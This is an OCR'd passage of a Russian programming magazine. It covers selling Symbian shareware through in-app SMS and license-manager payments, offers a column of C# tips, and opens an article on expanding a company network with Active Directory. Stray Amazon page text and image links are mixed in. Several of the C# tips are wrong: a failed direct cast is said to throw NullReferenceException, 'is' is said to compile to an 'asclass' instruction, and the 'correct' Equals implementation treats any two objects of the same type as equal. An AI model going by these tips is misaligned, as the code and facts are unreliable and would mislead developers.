Не секрет, что большинство программистов пишут программы в той или иной степени на заказ. Будь то заказ прямого работодателя, либо разовые заказы в случае фриланса — все это работа по чужому ТЗ (если повезет), либо вообще по чужому описанию, построенному по принципу «хочу кнопку, которая всем делает хорошо». В 99,99% случаев начинающие программисты вполне комфортно себя чувствуют в таких условиях (особенно фрилансеры), но по прошествии времени некоторые из них теряют интерес к разработке ПО, придуманного другими людьми и концентрируются на воплощении своих собственных идей, надеясь при этом еще и заработать. Можно писать целую книгу о том, как люди становятся производителями Shareware, но, если обобщить, то к этому разработчиков подталкивают следующие причины:

наличие идей программных продуктов, которые могут быть воплощены своими силами; неприятие корпоративного образа жизни (работа от звонка до звонка); желание

работать на себя, а не на дядю, который даже не вызывает симпатии; уверенность в востребованности своих идей и в возможности хорошо на них заработать; наличие «предпринимательской жилки».

Специфика данной деятельности применительно к настольным операционным системам за 10 лет существования сферы деятельности была уже неоднократно описана, поэтому я заостряю внимание лишь на особенностях разработки ПО для мобильных устройств. Итак, чем примечательна сфера мобильного ПО: много абсолютно несовместимых друг с другом платформ; специфика разрабатываемого ПО (потребности пользователя ПК и телефона пересекаются очень редко); специфическое взаимодействие пользователя с аппаратом (многие даже не подозревают, что на телефон можно устанавливать полезные программы); больше способов доставки контента пользователям мобильных устройств; относительная зависимость от производителей устройств и операторов сотовой связи; относительная сложность освоения технологии разработки.

Может показаться, что процесс вывода продукта, скажем, для телефонов Nokia на рынок сводится к схеме «Придумал-Реализовал-Начал продавать». Но на самом деле все несколько сложнее. Далее я буду описывать процесс организации продажи своего ПО с точки зрения разработчика под ОС Symbian. Повторюсь,



предполагается, что ты хочешь начать зарабатывать, продавая собственное ПО. Сразу могу сказать, что заниматься этим в свободное от работы время не получится. Слишком много усилий требуется приложить, чтобы добиться осязаемого результата. Если тебя это не пугает, едем дальше.

## ПОЧЕМУ SYMBIAN?

Выбор данной ОС в качестве target-платформы обуславливается исключительно прагматическими соображениями. Как программист-одиночка ты не сможешь покрыть все имеющиеся на данный момент на рынке платформы. Есть смысл сосредоточиться на одной операционной системе. Symbian занимает лидирующее положение на рынке смартфонов (более 50%), соответственно обеспечивает доступ к большей аудитории, а, соответственно, к потенциально большому доходу. Кроме того, из всех существующих мобильных платформ только Symbian позволяет получить относительно низкоуровневый доступ к функциям ОС и реализовать серьезный функционал, использующий функции телефонии (отправка/прием SMS, перехват звонков, и так далее). Если прибавить к этому огромное количество пользователей, то выбор и вовсе очевиден. Тут стоит отметить, тем не менее, что писать под Symbian вначале непросто, поскольку нарабатанные практики и парадигмы программирования, применяющиеся при разработке под





Windows, используются здесь в меньшей степени, чем при разработке под Windows Mobile, например. Поэтому, даже если ты опытный разработчик под Windows, Linux или Mac OS, тебе все равно придется потратить довольно много времени на адаптацию к Symbian. Еще один немаловажный момент: тебе придется зарегистрировать себя в качестве индивидуального предпринимателя (или ООО), поскольку без этого нельзя получить необходимый для разработки идентификатор издателя. Кроме того, без подобного статуса ты не сможешь заключать договора с дистрибьюторами и другими партнерами. Соответственно, придется платить налоги, сдавать декларации, и вообще разбираться в особенностях налогообложения и всяких валютных переводах.

## ПРОЦЕСС СОЗДАНИЯ КОНКУРЕНТОСПОСОБНОГО ПРОДУКТА

Если ты в совершенстве овладел технологиями разработки программного обеспечения, то у меня есть плохие новости — это только начало. Из личного опыта могу сказать, что непосредственно на разработку уходит максимум 30% времени. Остальные 70% — это маркетинг, продумывание концепций продуктов, налаживание связей с партнерами, работа со своим сайтом и сайтами-партнерами и так далее. Важно хорошенько уяснить, что без качественно написанного кода и хорошо продуманной архитектуры ПО, твой продукт не будет успешным. Но и выполнение этих двух условий также не гарантирует, что он будет успешным, поскольку любой продукт нужно продвигать. Так что тебе предстоит изучить на практике особенности работы с клиентами, освоить маркетинговые приемы, а также научиться договариваться с партнерами.

Попробуй представить себе аудиторию пользователей своих программ. Ты должен ясно понимать, что только ориентированность на пользователей со всего мира принесет тебе вожаденные денежные знаки. Если ты будешь делать ПО только на русском языке в надежде, что русские (или тем более украинские) пользователи будут его покупать, то никогда в жизни не заработаешь. Поэтому тебе понадобится знание английского языка



## Старый механизм оплаты из приложения

на уровне свободной переписки как минимум. В идеале же нужно иметь версии программ на как можно большем количестве языков. Итак, процесс вывода продукта на рынок в общем и целом соответствует схеме «разработка — продвижение». Рассмотрим теперь более подробно эти этапы с точки зрения Symbian-разработчика, занимающегося созданием прикладных утилит или игр.

## РАЗРАБОТКА ПО ПОД SYMBIAN

Эту тему я уже неоднократно освещал в предыдущих статьях, поэтому здесь я хотел бы сосредоточиться на нескольких очень важных для понимания моментах:

Данная ОС целиком и полностью построена на объектно-ориентированной парадигме. Поэтому если ты слаб в ООП, то у тебя будут сложности с разбором банального Hello World. Вывод — придется потратить время на прочтение какой-нибудь хорошей книжки по с++, это сэкономит массу времени в будущем.

В процессе разработки тебе понадобится постоянный доступ к структурированной информации. Несмотря на то, что крупнейший ресурс для разработчиков — [forum.nokia.com](http://forum.nokia.com), позволяет найти ответ на практически любой вопрос, я настоятельно рекомендую книгу "Developing Series 60 Applications. A guide for Symbian OS C++ Developers", а также — все книги издательства Symbian Press. Они написаны на понятном английском и по ценности информации мало с чем сравнимы. Указанная книга, например, окупилась мне десятикратно уже на следующий день после покупки. Не советую тратить время на книги, доступные на русском языке — там дикий ад :). Вот и еще один аргумент в пользу того, что с английским придется подружиться так же хорошо, как и с с++.

Тебе потребуется доступ к многочисленным устройствам на базе Symbian. Не рассчитывай отделаться эмулятором и одним Nokia N97, например. В частности, у каждого из семейств платформы S60 есть свои особенности, кото-

рые проявляются при разработке программ, использующих функции телефонии, и которые невозможно выявить без непосредственного тестирования на реальном аппарате. У меня, например, около двадцати телефонов на базе S60, каждый из которых постоянно используется при тестировании.

Специфическая среда разработки. Могу прямо сказать, что IDE, более убогую, чем Carbide.C++ я не встречал никогда. По какой-то причине Nokia перестала поддерживать Microsoft Visual Studio.NET. Кроме того, установка и настройка всех необходимых SDK и утилит уже давно вошла в историю как один из самых болезненных процессов во вселенной. Эмулятор же по-прежнему бесполезен в случае разработки серьезных утилит, задействующих, собственно, функции телефона.

Symbian — специфическая система, поначалу она кажется чем-то очень непривычным и неудобным, но это проходит по мере накопления опыта. Придется изучить несколько ключевых концепций Symbian, которые будут для тебя совершенно новыми, но избежать этого невозможно. Тем не менее, стремление к мультиплатформенности начинает затрагивать и Symbian, что выражается в переносе стандартных библиотек с/c++ (которые непонятно зачем там вообще нужны), а также в популяризации технологии Qt. Qt — это очень хорошая инициатива, но важно понимать, что она затрагивает исключительно UI. Поэтому разработчику системных утилит все равно придется вернуться к Symbian с++.

Теперь представим, что ты планируешь написать программу, предназначенную для фильтрации входящих звонков и сообщений. Такие программы, к слову, самые востребованные пользователями — «черных списков» реализовано довольно много, и тем не менее, их покупают. Так вот, функционал в подобную программу хочется добавить самый разнообразный — это и блокирование звонков от контактов, выбранных из заданной книги, и



блокирование sms/mms, и возможность не сбрасывать, а глушить вызовы, отклонение неизвестных или скрытых номеров, переадресация, массу различных фильтров и так далее. Поскольку мы условились считать, что ты делаешь все самостоятельно, то реализация всего этого функционала в одном приложении займет много времени. Не стремись в первый же релиз включить все желаемые функции, это приведет лишь к нестабильной работе приложения, что может лишить тебя большой части потенциальных пользователей. Лучше выбрать некоторые базовые функции и довести их до разумного совершенства, после чего выпускать продукт на рынок. А потом уже по мере реализации добавлять новые функции — это избавит тебя от массы проблем и привлечет лояльных пользователей, видящих, что программа развивается, а не стоит на месте. Именно по такой схеме я начинал продавать свой продукт Blacklist Mobile. Как результат — это одно из наиболее популярных приложений, реализующих функционал черного списка для Symbian.

## ПРОДАЖА ПО

Теперь самое интересное. Предположим, ты написал программу или игру, которая готова к продаже. Назревают вопросы — а как пользователи будут ее оплачивать и как защитить приложение от использования без оплаты? Схема покупки программы через онлайн-магазины софта все еще возможна, но крайне неэффективна. Проблема в том, что мобильный телефон независим от компьютера, поэтому попытка заставить пользователя покупать программу для телефона через ПК приведет к резкому уменьшению числа продаж. Следовательно необходимо предоставить клиентам возможность покупки софта непосредственно с помощью мобильного телефона. Мне повезло: я рано усвоил эту истину, и поэтому в первых релизах я реализовал систему оплаты софта посредством отправки платных SMS на специально зарегистрированный для этих целей короткий номер. Также был реализован механизм триала — программой можно было пользоваться не более 30 дней, либо блокировать не более 10 входящих событий. Причем пользователю не надо было самостоятельно набирать текст регистрационного сообщения, программа все делала самостоятельно при активации функции «Оплатить». Недостатком

amazon.com Hello. Sign in to get personalized recommendations. New customer? Start here.  
Your Amazon.com Today's Deals Gifts & Wish Lists Gift Cards

Shop All Departments Search Books

Books Advanced Search Browse Subjects New Releases Bestsellers

Click to LOOK INSIDE!

**Porting to the Symbian Platform**  
Open Mobile Development in C/C++  
Mark Wilson

WILEY SYMBIAN

List Price: ~~\$60.00~~  
Price: **\$50.60** & this item ships for **FREE** with Super Saver Shipping. [Details](#)  
You Save: **\$9.40 (16%)**

**In Stock.**  
Ships from and sold by Amazon.com. Gift-wrap available.

**Want it delivered Wednesday, February 17?** Choose **One-Day Shipping** at checkout. [Details](#)  
**18 new** from \$42.75 **5 used** from \$42.75

[Share your own customer images](#)

## Книга, описывающая не только механизм портирования приложений на Symbian, но и текущее положение дел на мобильном рынке. Также представлено описание ключевых технологий, лежащих в основе новой концепции Symbian

данного подхода являлась привязка к конкретным операторам (МТС, Билайн и Мегафон), а соответственно, и к географии распространения ПО.

Вполне логичным следующим шагом была реализация механизма ввода в приложение данных кредитной карты, что позволяло бы оплачивать программу пользователям кредиток по всему миру. Но мне удалось наткнуться на разработку от финской компании Openbit, являющейся тем самым менеджером лицензий, который я собирался реализовывать самостоятельно. Openbit License Manager позволяет не только защитить программу от несанкционированного использования, но и оплачивать приложение по всему миру как с помощью кредитных карт, так и с помощью premium sms (у них заключены договора со 100 операторами), что сильно экономит время разработчика. Единственный недостаток данного менеджера лицензий — дороговизна. Его использование стоит 2500 евро в месяц плюс 10% от продаж. Поэтому окупаться он будет, только если у тебя есть более одного успешного продукта. Впрочем, как я уже писал, создание собственного менеджера лицензий также возможно.

В любом случае очень важно иметь функционал оплаты приложения непосредственно из самого приложения — 95% пользователей отказываются от покупки программы, если им необходимо для этого использовать компьютер. Не забывая об этом.

## ПРОДВИЖЕНИЕ

Итак, у нас готов продукт, в него интегрирован механизм оплаты, дальше что? Дальше нужно каким-то образом донести продукт до потребителя. Начать стоит, понятно дело, с собственного сайта, который должен быть как минимум на двух языках — русском и английском. Помимо описания программ и ссылок на закачку неплохо бы там же сделать форум и регулярно проводить всякие акции вроде «В честь новогодних праздников скидка 50% на все продукты!», это поможет привлечь лояльную аудиторию.

Но одним сайтом сыт не будешь, особенно вначале, поэтому необходимо освоить все возможные площадки по продаже мобильного софта. Среди них Handango, Symbiangear, Cellmania, и так далее. Большая часть из них работает по принципу покупки софта через компьютер, что автоматически делает их неэффективными. Но таких площадок много, поэтому это именно тот самый случай, когда с миру по нитке хоть что-нибудь, да собирается. Среди публичных сервисов по продаже мобильного ПО выделяется Ovi Store от Nokia. Несомненным плюсом его для разработчика является то, что он предустановлен во все современные смартфоны Nokia. Пользователь может загрузить необходимый ему софт через встроенный в телефон каталог. Данный канал продаж является обязательным для использования любым Symbian-разработчиком. Среди отечественных интернет-магазинов ПО хотелось бы отдельно отметить Softkey. Это, пожалуй, единственный отечественный интернет-магазин, реально озабоченный повышением продаж, включая продажи софта для мобильных устройств. В частности, примечательна совместная акция Softkey и Nokia: теперь в фирменных салонах Nokia по всей РФ потребители могут купить не только телефон, но и сразу установить в него мобильное ПО. На момент написания статьи в салонах Nokia представлены и мои продукты, уровень продаж сопоставим с зарплатой выпускника института в Москве. Согласись, неплохой бонус к основным продажам. Сразу хочу сказать: не стоит ожидать, что после того, как ты напишешь программу, распространители ПО накинутся на тебя с предложениями продавать ее. Тебе придется со всеми ними договариваться, нередко — долго и упорно. В любом случае, старайся выжать из каждого канала продаж максимум, не пускай все на самотек. Тогда и результат будет вполне осязаем.

Описанные выше каналы распространения можно назвать традиционными. Как и все традиционное, они обеспечивают прогнозируемый результат, который сложно назвать выдающимся. Продажа ПО через интернет-магазины —

**BlackList** 23.51

**Попробуйте бесплатно**  
Осталось дней: 2

**Купить 90-дн. лицензию**  
Цена 128,84 руб

**Купить 30-дн. лицензию**  
Цена 67,38 руб

**Купить полную лиценз.**  
Цена 202,14 руб

**Функции** **Выйти**

## Менеджер лицензий в действии

это обязательный элемент продвижения продукции, но что действительно приносит доход, так это предустановка программ в большие партии мобильных устройств (так называемый pre-loading). Делается это по договоренности с дистрибьютором телефонов или, если очень повезет, с производителем. В крупную партию телефонов предустанавливаются триальные версии твоих продуктов, что обеспечивает внушительный денежный поток. С дистрибьюторами договариваться сложно и обычно приходится работать через посредника. В моем случае мне удалось через Openbit попасть в 50000 мобильных аппаратов в Великобритании. Повторюсь еще раз — все зависит от твоих способностей и желания договариваться с партнерами. Как я уже писал ранее, именно это — самая ответственная часть работы, отнимающая большую часть времени.

### СТОИТ ЛИ ОНО ТОГО?

Все зависит от того, чего ты ожидаешь. Разрабатывая и продавая свой софт самостоятельно миллионером стать вряд ли возможно. А вот обеспечить себе адекватный доход и получить при этом возможность реализовывать свои собственные идеи и самостоятельно распоряжаться своим временем — да. Я, например, очень комфортно себя чувствую в качестве независимого разработчика и с ужасом вспоминаю те времена, когда сидел в офисе и выполнял задачи, поставленные мне офисным планктоном более высокого ранга.

Другое дело, что многим программистам интересно заниматься исключительно программированием, а весь этот маркетинг и продвижение им чуждо. Мне повезло, что как раз последнее вызывает у меня много больший интерес, чем разработка, так что проблем нет. А вот если тебе интересна только разработка, то есть смысл уйти под крыло компании, которая профессионально занимается продвижением ПО, забирая себе определенный процент

от прибыли. Обычно у таких компаний уже выстроены все цепочки продаж и имеется внушительная база клиентов. В частности этим занимается SBSH Software (<http://sbsn.net>). Они берут продукт и продают его через свои каналы, забирая 30% от прибыли. При этом ты по-прежнему сам занимаешься разработкой и формированием концепции продукта, не заботясь ни о чем кроме этого. Тем не менее, у этой и у других аналогичных компаний есть проблемы, сужающие круг потенциальных пользователей. Я имел опыт работы с ними, но в итоге от сотрудничества отказался, поскольку после перевода одного из продуктов к ним уровень его продаж не изменился.

### ЧТО НАСЧЕТ ОСТАЛЬНЫХ ПЛАТФОРМ?

Строго говоря, материал, изложенный выше, применим к любым платформам. Тем не менее, хотелось бы высказаться по поводу целесообразности разработки для каждой из них. Windows Mobile — под эту платформу написано больше всего софта, поскольку принципы и методы разработки под нее мало чем отличаются от разработки под настольную Windows. Поэтому разработчики нажились на WM, принося накопленные знания. Данная ОС с каждым годом теряет позиции на рынке и, я надеюсь, скоро окончательно исчезнет (по-моему, очень зря надеешься — прим. ред.). Поэтому я бы не советовал тратить на нее время. iPhone — после Symbian вторая, на мой взгляд, по перспективности платформа, отличающаяся очень четко определенной схемой дистрибуции ПО — это возможно только через AppStore (не надо мне говорить про jailbreak — этим занимаются только студенты 1-3 курсов в РФ), которая является как плюсом, так и минусом данной платформы с точки зрения разработчика. Минус в том, что уровень продаж софта через него сложно прогнозируем и сильно зависит от обстоятельств.

Android — потенциал этой платформы на мой взгляд очень сильно, переоценен. Да, смотрится красиво, но это единственное, чем данная платформа на данный момент выигрывает у Symbian. После выхода Symbian^4 различия в интерфейсе будут минимизированы, а вот функциональная мощь Symbian останется. Да и среда, базирующаяся на Java, тоже не вызывает энтузиазма у серьезных разработчиков. BlackBerry — относительно узкий рынок и, опять же, Java. То есть, писать игры получится, а системные утилиты — нет. Maemo — новая платформа от, фактически, Nokia. Платформа очень интересная, но пока еще слишком молодая, чтобы можно было говорить о ее перспективности. Мало устройств, мало пользователей и, следовательно, малый потенциальный доход с продаж. Java2ME — идеальный вариант для разработчика простых игр. Для всех остальных — бесполезная технология. Любая более-менее крупная софтверная компания, занимающаяся разработкой ПО для мобильных устройств, обязана стараться освоить как минимум три из этих платформ. Если же ты одиночка, то выбери одну и не распыляй свои силы.

### ЗАКЛЮЧЕНИЕ

В данной статье я очень схематично рассказал о том, чем предстоит заниматься независимому разработчику ПО для мобильных устройств, желающему продавать свой софт. Прямо скажем, что материал здесь освещен не полностью и тебя ожидает масса подводных камней, если ты решишь пойти по этому пути. Тем не менее, Рим тоже строился не за один день, поэтому не отчаивайся, если все это кажется слишком сложным. Читай побольше мотивирующей и бизнес-литературы, это даже важнее, чем книжки по программированию. Ни один бизнес не строится с нуля легко и непринужденно. Но получаемый на выходе результат стоит того. **И**



# ПРОГРАММЕРСКИЕ ТИПСЫ И ТРИКСЫ

## Потайные ходы в подzemелье C#

ГОВОРЯТ, ЛЕНЬ — ДВИГАТЕЛЬ ПРОГРЕССА. У ТЕБЯ ТОЖЕ ЕСТЬ СВОЙ ДВИГАТЕЛЬ ПРОГРЕССА — ЖУРНАЛ “]”], КОТОРЫЙ ПОСРЕДСТВОМ ЭТОЙ СТАТЬИ ПОМОЖЕТ ТЕБЕ СДЕЛАТЬ КОД НА C# ПРЕДМЕТОМ ЗАВИСТИ И ВОСХИЩЕНИЯ СОБРАТЬЕВ ПО ЦЕХУ :).

Сегодня я постарался рассмотреть некоторые малоизвестные широкой публике моменты, связанные с программированием на C#, которые помогут тебе избежать некоторых ошибок и сделать твои приложения гораздо более гибкими и адекватными.

### Константы и поля «только для чтения»

В стандарте C# предусматриваются поля и константы `readonly` («только для чтения»):

```
public readonly int ReadonlyValue = 1;
public const int ConstValue = 1;
```

В чем же между ними разница? Константы вычисляются на стадии компиляции программы, а значения «`readonly`» — только на стадии выполнения программы. Неочевидные последствия такого отличия могут проявиться в том случае, когда, скажем, библиотека и использующая ее программа компилируются

отдельно. Если в библиотеке нужно использовать константу, то при изменении ее значения (перекомпиляции библиотеки), нужно будет пересобрать и саму программу. При использовании простых `readonly`-полей, перекомпилировать программу уже не нужно.

### Оператор «IS» или метод `IsSubclassOf()`?

Какая разница при использовании оператора `is` и метода `IsSubclassOf()`? Ведь, казалось бы, оба они несут одну и ту же функциональность? Во-первых, вызов оператора `is` проходит на порядок быстрее, поскольку он компилируется в простую инструкцию MSIL «`asclass`», тогда как вызов метода `IsSubclassOf()` проходит гораздо дольше. Оператор `is` может вызываться в случае, когда первый операнд равен «`null`», тогда как вызвать `IsSubclassOf()` у такого объекта не получится. И наконец, оператор `is` работает как с классами, так и с интерфейсами, в то время как `IsSubclassOf()` может работать только с классами.

### Разбираемся с приведением типов

В C# существуют два вида приведения типов: использованием оператора «`as`» и прямое приведение. Практика показывает, что в коде гораздо предпочтительнее использовать прямое приведение типов и вот почему.

Если система по какой-то причине откажется проглатывать прямое приведение типов, то будет сгенерировано исключение `NullReferenceException`, тогда как оператор `as` просто вернет `null`.

Во втором случае существует большая вероятность, что после получения нулевой ссылки от оператора `as`, где-то глубоко в недрах твоей программы будет сгенерировано исключение `NullReferenceException`, отыскать причины которого будет уже не так-то просто. В случае прямого приведения типов причина ошибки будет очевидной.

Параметры компилятора	IL-код компилятора	Машинный JIT-код
<code>/optimize-</code> <code>/debug-</code> (значения по умолчанию)	Неоптимизированный	Оптимизированный
<code>/optimize-</code> <code>/debug (+/full /pdbonly)</code>	Неоптимизированный	Неоптимизированный
<code>/optimize+</code> <code>/debug (- /+ /full /pdbonly)</code>	Оптимизированный	Оптимизированный

## ИСПОЛЬЗОВАНИЕ ПАРАМЕТРОВ /OPTIMIZE И /DEBUG

### Разница между полем и свойством в C#

Очень часто возникает вопрос: «а в чем разница между полем и свойством в C#»? С точки зрения доступа — обычное поле и свойство с доступом `get/set` ничем не отличаются. Поэтому, ответ на вопросы «что предпочтительней» и «как именно использовать» зависит от контекста программы.

Во-первых, использование свойства нужно, когда необходимо при установке свойству определенного значения, выполнить какие-то действия:

```
set { param1 = value; DoSomeWorkOnChanged(); }
```

Во-вторых, использование свойства требуется в том случае, когда нужно проверить присваиваемое свойству значение:

```
set { if (value > 0) param1 = value; }.
```

Ну и в-третьих, использование свойства целесообразно, когда значение свойства не хранится в классе, а, например, считывается из базы данных:

```
get { return ReadFormDB («param1»); }
set { WriteToDB («param1», value); }
```

### Перехват Win32-сообщений

Часто в твоём приложении возникает необходимость перехватить и использовать для своих нужд сообщения Win32. Как это сделать на C#? Очень легко — достаточно задействовать в своём коде интерфейс `Windows.Forms.IMessageFilter`. Параметры сообщения будут доступны в свойствах `m.LParam` и `m.WParam`:

#### Ловим Win32-сообщения

```
public class Win32MessageFilter:
```

```
System.Windows.Forms.IMessageFilter
{
    public bool MessageFilter(ref Message m)
    {
        //клик левой кнопкой мыши
        if (m.Msg == 513)
        {
            MessageBox.Show("Win32 message WM_LBUTTONDOWN");
            return true;
        }
        return false;
    }
}

static Win32MessageFilter filter =
    new Win32MessageFilter();
static void Main()
{
    Application.AddMessageFilter(filter);
    Application.Run(new Form1());
}
```

Недостаток этого перехвата в том, что тебе придется расшифровывать сообщения по их коду.

### Защита от переполнения — ключевые слова `checked` и `unchecked`

В C# существуют такие ключевые слова — `checked` и `unchecked`, использование которых поможет предотвратить переполнение целого и повысить безопасность твоего кода. Можно объявить `checked`-блок:

#### Контролируем переполнение целого числа

```
byte a = 1;
byte b = 255;
```

```
checked
{
    byte c = ( byte ) ( a + b );
    byte d = Convert.ToByte( a + b );
    Console.WriteLine(" { 0 } { 1 }", b + 1, c );
}
```

В данном случае, приведение  $(a + b)$  от `int` к `byte` приведет к исключению. В строке с `Convert.ToByte`, исключение возникло бы и без ключевого слова `checked`, но его наличие приводит к возникновению исключения еще и при вычислении аргументов метода `Console.WriteLine()`. Поскольку иногда переполнение целого числа допускается намеренно, то имеется ключевое слово `unchecked`, которое отключает контроль за переполнением. Ключевые слова `checked` и `unchecked` можно использовать для включения/отключения контроля в одном выражении:

```
checked ( c = ( byte ) ( b + a ) ).
```

Наконец, можно включить контроль за переполнением с помощью флага `/checked` компилятора — если этот флаг присутствует, то нужно явно помечать словом `unchecked` те участки кода, где переполнение допустимо.

## РАВЕНСТВО И ТОЖДЕСТВО ОБЪЕКТОВ

Очень часто разработчикам приходится писать код для сравнения двух объектов (к примеру, при поиске, сортировке и сравнении отдельных элементов набора (массива)). Справедливости ради надо сказать, что с определением равенства и тождественности в .NET Framework дела обстоят не совсем гладко.

У типа `System.Object` есть метод `Equals`, который возвращает `true` для двух «равных» объектов. Вот как выглядит стандартная реализация этого метода в типе `Object`:

### Стандартная реализация метода Equals

```
public class Object
{
    public virtual Boolean Equals( Object obj )
    {
        if( this == obj ) return true;
        return false;
    }
}
```

Код выглядит очень просто, однако возникает вопрос — а если аргументы ссылаются на разные объекты? В таком случае методу `Equals` гораздо сложнее определить, содержат ли объекты одинаковое значение.

Иначе говоря, указанная выше реализация метода `Equals` у типа `Object` реализует проверку на тождество, но не равенство и поэтому никуда не годится. Поэтому сейчас мы напишем свой, грамотный вариант реализации метода `Equals`:

### Грамотная реализация метода Equals

```
public class Object
{
    public virtual Boolean Equals( Object obj )
    {
        if ( obj == null ) return false;
        if ( this.GetType() != obj.GetType() )
            return false;
```

```
        return true;
    }
}
```

Этот метод вполне может использоваться для переопределения метода `Equals()` в твоем коде для получения равенства типов. Для проверки на тождественность в .NET предусмотрен метод, и ты его, уверен, знаешь — `Object.ReferenceEquals()`.

## НЕМНОГО ОБ ОПТИМИЗАЦИИ КОДА

Существует два параметра компилятора C#, которые влияют на оптимизацию кода — `/optimize` и `/debug`. В приведенной таблице ты можешь увидеть варианты их использования — как говорится, «почувствуйте разницу»

Если твои эксперименты покажут, что JIT-компилятор CLR не обеспечивает нужной производительности, воспользуйся утилиткой `ngen.exe`, поставляемой в комплекте .NET Framework SDK. Она компилирует весь IL-код выбранной сборки в машинный код и сохраняет его на диске. При запуске сборки, CLR автоматически проверит наличие предварительно скомпилированной версии сборки, и, если она есть, загрузит ее, пропустив предварительную компиляцию.

## К ВОПРОСУ О ПОТОКАХ

Не могу не затронуть вопрос об эффективном использовании потоков в приложении — часто приходилось видеть, как из мощного оружия улучшения производительности, злоупотребления с потоками приводили к обратному результату. Если говорить точно, то использование потоков всегда приводит к издержкам в работе системы, потому что процессор тратит уйму времени и ресурсов при создании потоков и переключении контекста между ними. С появлением многопроцессорных (многоядерных) систем эта проблема отошла на второй план («правильно, а чего мелочиться с потоками, у меня четыре проца их проглотят и не подавятся!»), но тем не менее, грамотное использование поточных моделей в .NET-приложениях будет играть на руку разработчику, не говоря уже о росте его профессионализма.

В .NET существует готовое решение для управления собственным пулом потоков. Пул потоков позволяет разработчику найти золотую середину — с одной стороны, малое число потоков экономит ресурсы, а большое — позволяет со всем размахом воспользоваться преимуществами многопроцессорных систем; Пул потоков просто приспосабливается к текущей ситуации: если нужно выполнить много задач и в системе есть больше одного процессора, CLR создаст новые потоки. При уменьшении загрузки, количество потоков будет уменьшено. И тут в руки программиста попадают методы регулирования их количества — `SetMaxThreads` и `GetMinThreads`. Как правило, практика показывает, что на работу приложения очень негативно влияет вызов функции `SetMaxThreads`, потому что манипуляции с максимальным количеством потоков ухудшают, а не улучшают производительность приложения. Если же тебе в приложении требуется больше 25 потоков на процессор, то следует задуматься об архитектуре программы и способах использования потоков в ней.

Вместе с этим, стоит отметить, что в CLR заложен механизм предотвращения слишком частого создания потоков — разрешается создавать не более одного потока в 500 мс. Если тебя такой вариант не устраивает, в приложение можно добавить вызов `SetMinThreads`, которому можно передать минимальное допустимое число потоков в пуле. Пул быстро создаст указанное число потоков, а если при появлении в очереди новых заданий все потоки будут заняты, он продолжит создание потоков со скоростью не более одного потока в 500 мс. **И**

# АЛЕНМАРЕ

# МАТРИЦА

СТОИТ ЛИ  
«ПРИШЕЛЕЦ»  
СВОИХ ДЕНЕГ

ЧИТАЙТЕ  
В НОВОМ

# МС

**Бесплатно!** >>> Ридеры FR Book E251/E161, USB-модем Yota, сумки и чехлы Colla... /90

ПОЛЕЗНЫЙ ЖУРНАЛ О НОУТБУКАХ • СМАРТФОНАХ • GPS-НАВИГАТОРАХ

**МС** Мобильные компьютеры

№ 2 февраль-март 2010

**Мобильные компьютеры**

**Мобильные компьютеры** **175** руб.

**iPad** Кому /4 это нужно?

**\$1000 за SMS** Премьера рубрики «Зарабатываем» /76

**Самые ноутбучные** Тест функциональных и недорогих лэптопов /56

**CES** /8 2010. Итоги выставки

**+100** к силе

Геймерский ноутбук /40 **Alienware m17x**

**27** МОБИЛЬНЫХ УСТРОЙСТВ в тестах и обзорах

26 Google Nexus One 28 Nokia N900 35 FR Book E215 44 Apple MacBook 13 48 HP Envy 13

# Когда размер имеет значение

## СПРАВЛЯЕМСЯ С ПРОБЛЕМАМИ РОСТА ВНУТРИКОРПОРАТИВНОЙ СЕТИ

Редко в небольших компаниях при установке нескольких компьютеров задумываются о будущем расширении. Как правило, строится одноранговая рабочая группа, где каждая система работает независимо от других. Но по мере роста сети управлять всем парком становится все труднее, и приходится прилагать большие усилия, чтобы не потерять контроль. Поэтому рано или поздно придется принимать решение по кардинальному переустройству всей сетевой инфраструктуры, чтобы сделать ее более гибкой и управляемой.

**ПЕРЕХОД НА ACTIVE DIRECTORY** Число компьютеров в подчинении админа может расти по-разному. Это может быть постепенное увеличение количества и качества систем по мере развития компании. Начинают появляться мобильные компьютеры, выделенные сервера, новые сотрудники (а значит, новые рабочие станции), начальство дергает, заставляя поднять WiFi, чтобы гости могли свободно выйти в интернет. Становится необходимым отдельное хранилище файлов, к которому можно бы было получить доступ удаленно и в любое время суток. Появляется необходимость в терминальном доступе, чтобы с одной копией ИС могли работать несколько человек. И так далее, список новых задач можно продолжать. Парк разрастается, а админ начинает наматывать все больше и больше километров по этажам. В такой ситуации хочешь-не хочешь, а приходится думать об оптимизации своего труда. Еще интереснее бывает в том случае, когда рост количества систем произошел скачкообразно. Например, в результате слияния или объединения ресурсов нескольких более мелких структур, в которых уже имеются свои сервисы и, возможно, специфические протоколы и приложения. И главное: заведен определенный порядок, к которому привыкли пользователи, и который нежелательно кардинально менять. Как бы то ни было, но в любом случае тебя ждут определенные трудности и придется заранее предусмотреть все свои действия и рассчитать

